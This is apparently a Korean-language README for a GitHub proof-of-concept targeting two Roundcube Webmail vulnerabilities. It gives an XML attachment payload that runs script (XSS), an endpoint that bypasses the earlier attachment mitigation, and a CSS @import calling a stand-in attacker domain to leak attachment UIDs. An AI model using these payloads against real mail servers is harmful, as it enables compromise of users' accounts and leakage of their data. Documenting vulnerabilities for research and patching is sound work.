 victoni/roundcube-cve-2024-42008-and-cve-2024-42010-poc
Roundcube 취약점 CVE-2024-42008 및 CVE-2024-42010용 POC

이 개념 증명(PoC)은 Roundcube Webmail의 두 가지 취약점을 악용하여 CSS 삽입과 크로스 사이트 스크립팅(XSS)을 가능하게 하는 방법을 보여줍니다. 공격은 두 단계로 구성됩니다:
악성 XML 첨부파일을 통한 XSS (CVE-2024-42008)
파일 업로드 확인이 불충분하기 때문에 JavaScript 코드가 포함된 XML 파일을 첨부파일로 보낼 수 있습니다. 예:
<something:script xmlns:something="<http://www.w3.org/1999/xhtml>">
	alert(origin)
</something:script>

이 문제는 알려진 이슈였으며 CVE-2020-13965로 추적되었고, 완화 조치로 '첨부파일 열기' 옵션을 비활성화했습니다. 그러나 파일은 다음 엔드포인트를 통해 여전히 접근할 수 있습니다:
https://roundcube.host.com/?_task=mail&_mbox=INBOX&_uid=[UID]&_part=2&_download=0&_action=get
여기서 UID는 특정 사서함(예: INBOX) 내 해당 첨부파일의 고유 식별자입니다.
CSS 삽입을 통한 HTML 유출 (CVE-2024-42010)


이메일을 보낼 때, 도메인이 a로 시작하는 호스트에 자신의 CSS 파일을 삽입할 수 있습니다. 이를 통해 취약한 Roundcube 호스트가 보낸 요청을 처리하는 JavaScript 서버 파일을 이용하여 악성 XSS 첨부파일의 UID를 추출할 수 있습니다.
보낸 이메일에서 CSS를 다음과 같이 가져옵니다:
<style>
	@import "//a.attackerdomain.com/start?"
</style>
악성 첨부파일의 UID를 유출하는 JS 서버 (roundcube-css-exploit.js)를 호스팅합니다
공격 체인
출처: 위험에 처한 정부 이메일: Roundcube Webmail의 치명적인 크로스 사이트 스크립팅 취약점 (Sonar 취약성 연구팀)
